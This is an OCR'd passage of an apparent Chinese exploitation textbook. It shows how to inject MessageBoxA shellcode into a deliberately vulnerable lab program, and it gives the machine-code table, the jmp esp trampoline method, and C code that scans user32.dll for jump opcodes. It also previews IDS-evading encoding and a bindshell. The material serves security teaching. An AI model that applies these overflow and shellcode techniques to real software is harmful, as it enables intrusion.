运行 Depends 后，随便拖拽一个有图形界面的 PE 文件进去，就可以看到它所使用的库文件了。在左栏中找到并选中 user32.dll 后，右栏中会列出这个库文件的所有导出函数及偏移地址；下栏中则列出了 PE 文件用到的所有的库的基地址。

如图 2.4.6 所示，user32.dll 的基地址为 0x77D40000，MessageBoxA 的偏移地址为 0x000404EA。基地址加上偏移地址就得到了 MessageBoxA 在内存中的入口地址 0x77D804EA。




图 2.4.6　计算相关 API 的虚拟内存地址

注意：user32.dll 的基地址和其中导出函数的偏移地址与操作系统版本号、补丁版本号等诸多因素相关，故您用于实验的计算机上的函数入口地址很可能与这里不一致。请您一定注意要在当前实验的计算机上重新计算函数入口地址，否则后面的函数调用会出错。能够适应于各种操作系统版本的通用的代码植入方法将在第 5 章进行详细介绍。

有了这个入口地址，就可以编写进行函数调用的汇编代码了。这里我们先把字符串“failwest”压入栈区，消息框的文本和标题都显示为“failwest”，只要重复压入指向这个字符串的指针即可；第 1 个和第 4 个参数这里都将设置为 NULL。写出的汇编代码和指令所对应的机器代码如表 2-4-3 所示。

表 2-4-3　机器代码

机器代码（十六进制）	汇编指令	注　　释
33DB XOR	EBX,EBX	压入 NULL 结尾的“failwest”字符串。之所以用 EBX 清零后入栈作为字符串的截断符，是为了避免“PUSH 0”中的 NULL，否则植入的机器码会被 strcpy 函数截断
53 PU	SH EBX	
6877657374 PU	SH 74736577	
686661696C PU	SH 6C696166	
8BC4 MOV	EAX,ESP	EAX 里是字符串指针
53 PU	SH EBX	4 个参数按照从右向左的顺序入栈，分别为(0,failwest,failwest,0) 消息框为默认风格，文本区和标题都是“failwest”
50 PU	SH EAX	
50 PU	SH EAX	
53 PU	SH EBX	
B8EA04D877	MOV EAX, 0x77D804EA	调用 MessageBoxA。注意：不同的机器这里的函数入口地址可能不同，请按实际值填入!
FFD0 C	ALL EAX	

题外话：从汇编指令到机器码的转换可以有很多种方法。调试汇编指令，从汇编指令中提取出二进制机器代码的方法将在第 5 章集中讨论。由于这里仅仅用了 11 条指令和对应的 26 个字节的机器代码，如果您一定要现在就弄明白指令到机器码是如何对应的话，直接查阅 Intel 的指令集手工翻译也是可以的。

将上述汇编指令对应的机器代码按照上一节介绍的方法以十六进制形式逐字写入 password.txt，第 53～56 字节填入 buffer 的起址 0x0012FAF0，其余的字节用 0x90(nop 指令)填充，如图 2.4.7 所示。




图 2.4.7　将机器代码写入文件

换回文本模式可以看到这些机器代码所对应的字符，如图 2.4.8 所示。




图 2.4.8　ASCII 编码下的机器代码

这样构造了 password.txt 之后再运行验证程序，程序执行的流程将如图 2.4.9 所示。




图 2.4.9　栈溢出利用示意图

程序运行情况如图 2.4.10 所示。




图 2.4.10　输入文件中的代码植入成功

成功地弹出了我们植入的代码。

但是在单击“OK”按钮之后，程序会崩溃，如图 2.4.11 所示。




图 2.4.11　被破坏的栈在程序退出时引起程序崩溃

这是因为 MessageBoxA 调用的代码执行完成后，我们没有写用于安全退出的代码的缘故。

您会在后面的章节中见到更深入的代码植入讨论，包括编写通用的植入代码，在植入代码中安全地退出，甚至在植入代码结束后修复堆栈和寄存器，让程序重新回到正常的执行流程。

第 3 章　开发 shellcode 的艺术

两句三年得，一吟双泪流

——贾岛 《题诗后》

到北京工作的第一年，同学聚会时朋友说自己的开发压力很大，每周要写几千行代码。问到我时，我说我的压力也很大，但是上周只写了几百个字节的代码。Shellcode 的开发可不比 Framework 和类库丰富的普通软件开发，这是一件极其细致，难度极高的工作。

3.1　shellcode 概述

3.1.1　shellcode 与 exploit

1996 年，Aleph One 在 Underground 发表了著名论文 *Smashing the Stack for Fun and Profit*，其中详细描述了 Linux 系统中栈的结构和如何利用基于栈的缓冲区溢出。在这篇具有划时代意义的论文中，Aleph One 演示了如何向进程中植入一段用于获得 shell 的代码，并在论文中称这段被植入进程的代码为“shellcode”。

后来人们干脆统一用 shellcode 这个专用术语来通称缓冲区溢出攻击中植入进程的代码。这段代码可以是出于恶作剧目的的弹出一个消息框，也可以是出于攻击目的的删改重要文件、窃取数据、上传木马病毒并运行，甚至是出于破坏目的的格式化硬盘等。请注意本章讨论的 shellcode 是这种广义上的植入进程的代码，而不是狭义上的仅仅用来获得 shell 的代码。

shellcode 往往需要用汇编语言编写，并转换成二进制机器码，其内容和长度经常还会受到很多苛刻限制，故开发和调试的难度很高。

在技术文献中，我们还会经常看到另一个术语——exploit。

植入代码之前需要做大量的调试工作，例如，弄清楚程序有几个输入点，这些输入将最终会当作哪个函数的第几个参数读入到内存的哪一个区域，哪一个输入会造成栈溢出，在复制到栈区的时候对这些数据有没有额外的限制等。调试之后还要计算函数返回地址距离缓冲区的偏移并淹没之，选择指令的地址，最终制作出一个有攻击效果的“承载”着 shellcode 的输入字符串。这个代码植入的过程就是漏洞利用，也就是 exploit。

exploit 一般以一段代码的形式出现，用于生成攻击性的网络数据包或者其他形式的攻击性输入。expliot 的核心是淹没返回地址，劫持进程的控制权，之后跳转去执行 shellcode。与 shellcode 具有一定的通用性不同，exploit 往往是针对特定漏洞而言的。

其实，漏洞利用的过程就好像一枚导弹飞向目标的过程。导弹的设计者关注的是怎样计算飞行路线，锁定目标，最终把弹头精确地运载到目的地并引爆，而并不关心所承载的弹头到底

是用来在地上砸一个坑的铅球，还是用来毁灭一个国家的核弹头；这就如同 exploit 关心的是怎样淹没返回地址，获得进程控制权，把 EIP 传递给 shellcode 让其得到执行并发挥作用，而不关心 shellcode 到底是弹出一个消息框的恶作剧，还是用于格式化对方硬盘的穷凶极恶的代码，如图 3.1.1 所示。




图 3.1.1　缓冲区溢出过程中的功能模块划分

随着现代化软件开发技术的发展，模块化、封装、代码重用等思想在漏洞利用技术中也得以体现。试想如果仿照武器的设计思想，分开设计导弹和弹头，将各自的技术细节封装起来，使用标准化的接口，漏洞利用的过程是不是会更容易些呢？其实在第 4 章中将介绍到的通用漏洞测试平台 Metasploit 就是利用了这种观点。Metasploit 通过规范化 exploit 和 shellcode 之间的接口把漏洞利用的过程封装成易用的模块，大大减少了 expliot 开发过程中的重复工作，深刻体现了代码重用和模块化、结构化的思想。在这个平台中：

（1）所有的 exploit 都使用漏洞名称来命名，里边包含有这个漏洞的函数返回地址，所使用的跳转指令地址等关键信息。

（2）将常用的 shellcode（例如，用于绑定端口反向连接、执行任意命令等）封装成一个个通用的模块，可以轻易地与任意漏洞的 exploit 进行组合。

题外话：与导弹的比喻不谋而合，在 Metasploit 中存在漏洞的受害主机会被当作一个叫“target”的选项进行配置，而 shellcode 同样也有一个更加形象的名字：payload。不知道在 Metasploit 以后的版本中会不会把 exploit 配置改成 missile。

3.1.2　shellcode 需要解决的问题

2.4 节中的代码植入过程是一个简化到了极点的实验。其实，这个实验中还有一些问题需要进一步完善。

在 2.4 节的代码植入实验中，我们直接用 OllyDbg 查出了栈中 shellcode 的起始地址。而在实际调试漏洞时，尤其是在调试 IE 中的漏洞时，我们经常会发现有缺陷的函数位于某个动态链接库中，且在程序运行过程中被动态装载。这时的栈中情况将会是动态变化着的，也就是说，这次从调试器中直接抄出来的 shellcode 起始地址下次就变了。所以，要编写出比较通用的

shellcode 就必须找到一种途径让程序能够自动定位到 shellcode 的起始地址。有关利用跳转指令定位 shellcode 的讨论将在 3.2 节中进行。

缓冲区中包括 shellcode、函数返回地址，还有一些用于填充的数据。3.3 节中将介绍怎样组织缓冲区内的这些内容。

不同的机器、不同的操作系统中同一个 API 函数的入口地址往往会有差异。还记得 2.4 节中我们是怎样通过 Depends 获得 MessageBoxA 函数入口地址的吗？直接使用手工查出的 API 地址的 shellcode 很可能在调试通过后换一台计算机就会因为函数地址不同而出错。为此，我们必须让 shellcode 自己在运行时动态地获得当前系统的 API 地址。3.4 节会带领您综合跳转地址、shellcode 的分布、自动获得 API 等技术，把 2.4 节中那段简陋的 shellcode 改造成比较通用的版本。在这节的实验中还将穿插介绍 shellcode 的调试方法，怎样从汇编代码中提取机器代码等实际操作中将遇到的问题。

3.5 节中将着重介绍如何通过使用对 shellcode 编码解码的方法，绕过软件对缓冲区的限制及 IDS 等的检查。

3.6 节重点介绍了在整个缓冲区空间有限的情况下，怎样使代码更加精简干练，从而尽量缩短 shellcode 的尺寸，开发出短小精悍的 shellcode。这节中的实验部分最终只用了 191 个字节的机器码就实现了一个把命令行窗口绑定到特定端口的 bindshell。

本章前 5 节的知识是在 Windows 平台下开发 shellcode 的核心知识，也是后续学习的基础。当然，如果您对 shellcode 开发技术本身很感兴趣，并且有丰富的汇编语言编程经验，相信 3.6 节中讨论的编程技术对您开发更高级的 shellcode 一定会有所帮助。

3.2 定位 shellcode

3.2.1 栈帧移位与 jmp esp

回忆 2.4 节中的代码植入实验，当我们可以用越界的字符完全控制返回地址后，需要将返回地址改写成 shellcode 在内存中的起始地址。在实际的漏洞利用过程中，由于动态链接库的装入和卸载等原因，Windows 进程的函数栈帧很有可能会产生“移位”，即 shellcode 在内存中的地址是会动态变化的，因此像 2.4 节中那样将返回地址简单地覆盖成一个定值的做法往往不能让 exploit 奏效，如图 3.2.1 所示。

要想使 exploit 不至于 10 次中只有 2 次能成功地运行 shellcode，我们必须想出一种方法能够在程序运行时动态定位栈中的 shellcode。

回顾 2.4 节代码植入实验中在 verify_password 函数返回后栈中的情况，如图 3.2.2 所示。

（1）实线体现了代码植入的流程：将返回地址淹没为我们手工查出的 shellcode 起始地址 0x0012FAF0，函数返回时，这个地址被弹入 EIP 寄存器，处理器按照 EIP 寄存器中的地址取指令，最后栈中的数据被处理器当成指令得以执行。

（2）虚线则点出了这样一个细节：在函数返回的时候，ESP 恰好指向栈帧中返回地址的后一个位置！




图 3.2.1　栈帧移位示意图




图 3.2.2　溢出发生时栈、寄存器与代码之间的关系

一般情况下，ESP 寄存器中的地址总是指向系统栈中且不会被溢出的数据破坏。函数返回

时，ESP 所指的位置恰好是我们所淹没的返回地址的下一个位置，如图 3.2.3 所示。

提示：函数返回时，ESP 所指位置还与函数调用约定、返回指令等有关。例如，retn 3 与 retn 4 在返回后，ESP 所指的位置都会有所差异。




图 3.2.3　使用“跳板”的溢出利用流程

由于 ESP 寄存器在函数返回后不被溢出数据干扰，且始终指向返回地址之后的位置，我们可以使用图 3.2.3 所示的这种定位 shellcode 的方法来进行动态定位。

（1）用内存中任意一个 jmp esp 指令的地址覆盖函数返回地址，而不是原来用手工查出的 shellcode 起始地址直接覆盖。

（2）函数返回后被重定向去执行内存中的这条 jmp esp 指令，而不是直接开始执行 shellcode。

（3）由于 esp 在函数返回时仍指向栈区（函数返回地址之后），jmp esp 指令被执行后，处理器会到栈区函数返回地址之后的地方取指令执行。

（4）重新布置 shellcode。在淹没函数返回地址后，继续淹没一片栈空间。将缓冲区前边一段地方用任意数据填充，把 shellcode 恰好摆放在函数返回地址之后。这样，jmp esp 指令执行过后会恰好跳进 shellcode。

这种定位 shellcode 的方法使用进程空间里一条 jmp e sp 指令作为“跳板”，不论栈帧怎么“移位”，都能够精确地跳回栈区，从而适应程序运行中 shellcode 内存地址的动态变化。

本节实验将把 4.4 节代码植入实验中的 password.txt 文件改造成上述思路的 exploit，并加入安全退出的代码避免点击消息框后程序的崩溃。

题外话：1998 年，黑客组织“Cult of the Dead Cow”的 Dildog 在 Bugtrq 邮件列表中以 Microsoft Netmeeting 为例首次提出了利用 jmp esp 完成对 shellcode 的动态定位，从而解决了 Windows 下栈帧移位问题给开发稳定的 exploit 带来的重重困难。毫不夸张地讲，跳板技术应该算得上是 Windows 栈溢出利用技术的一个里程碑。

3.2.2 获取“跳板”的地址

我们必须首先获得进程空间内一条 jmp esp 指令的地址作为“跳板”。通过第 1 章对 PE 文件和 Win_32 平台下进程 4GB 的虚拟内存空间的学习，我们应当明白除了 PE 文件的代码被读入内存空间，一些经常被用到的动态链接库也将会一同被映射到内存。其中，诸如 kernel.32.dll、user32.dll 之类的动态链接库会被几乎所有的进程加载，且加载基址始终相同。

2.4 节实验中的有漏洞的密码验证程序已经加载了 user32.dll，所以我们准备使用 user32.dll 中的 jmp esp 作为跳板。获得 user32.dll 内跳转指令地址最直观的方法就是编程序搜索内存。

```
   #include <windows.h>
#include <stdio.h>
#define DLL_NAME "user32.dll"
main()
{
     BYTE* ptr;
     int position,address;
     HINSTANCE handle;
     BOOL done_flag = FALSE;
     handle=LoadLibrary(DLL_NAME);
     if(!handle)
     {
        printf(" load dll erro !");
        exit(0);
     }
     ptr = (BYTE*)handle;

     for(position = 0; !done_flag; position++)
     {
        try
        {
          if(ptr[position] == 0xFF && ptr[position+1] == 0xE4)
          {
               //0xFFE4 is the opcode of jmp esp
```

```
                int address = (int)ptr + position;
                printf("OPCODE found at 0x%x\n",address);
            }
          }
          catch(...)
          {
            int address = (int)ptr + position;
            printf("END OF 0x%x\n", address);
            done_flag = true;
          }
        }
    }
```

jmp es p 对应的机器码是 0xFFE4，上述程序的作用就是从 user32.dll 在内存中的基地址开始向后搜索 0xFFE4，如果找到就返回其内存地址（指针值）。

如果您想使用别的动态链接库中的地址（如“kernel32.dll”、“mfc42.dll”等），或者使用其他类型的跳转地址（如 call esp、jmp ebp 等），也可以通过对上述程序稍加修改而轻易获得。

除此以外，还可以通过 OllyDbg 的插件轻易地获得整个进程空间中的各类跳转地址。您可以到看雪论坛的相关版面下载到这个插件（OllyUni.dll），并把它放在 OllyDbg 目录下的 Plugins 文件夹内，重新启动 OllyDbg 进行调试，在代码框内单击右键，就可以使用这个插件了，如图 3.2.4 所示。




图 3.2.4　用 OllyDbg 的插件搜索“跳板”的地址

搜索结束后，单击 OllyDbg 中的“L”按钮，就可以在日志窗口中查看搜索结果了。

3.2.3 使用“跳板”定位的 exploit

仍然使用 2.4 节中的代码作为攻击目标，实验环境如表 3-2-1 所示

表 3-2-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	如使用其他编译器，需重新调试，且注意关闭 GS 等选项
编译选项	默认编译选项 V	S2003 和 VS2005 中的 GS 编译选项会使栈溢出实验失败
build 版本 de	bug 版本	如使用 release 版本，则需要重新调试

说明：函数调用地址和跳转地址依赖于系统补丁，需要在实验时重新确定。确定的方法在实验指导中有详细说明。

运行我们自己编写程序搜索跳转地址得到的结果和 OllyDbg 插件搜到的结果基本相同，如图 3.2.5 所示。




图 3.2.5 Olly Dbg 搜出的“跳板”与程序搜出的“跳板”地址

题外话：跳转指令的地址将直接关系到 exploit 的通用性。事实上，kernel32.dll 与 user32.dll 在不同的操作系统版本和补丁版本中也是有所差异的。最佳的跳转地址位于那些“千年不变”且被几乎所有进程都加载的模块中。

这里不妨采用位于内存 0x77DC14CC 处的跳转地址 jmp esp 作为定位 shellcode 的“跳板”。

在制作 exploit 的时候，还应当修复 2.4 节中 shellcode 无法正常退出的缺陷。为此，我们在调用 MessageBox 之后，通过调用 exit 函数让程序干净利落地退出。

这里仍然用 dependency walker 获得这个函数的入口地址。如图 3.2.6 所示，ExitProcess 是 kernel32.dll 的导出函数，故首先查出 kernel32.dll 的加载基址 0x7C800000，然后加上函数的偏

移地址 0x0001CDDA，得到函数入口最终的内存地址 0x7C81CDDA。

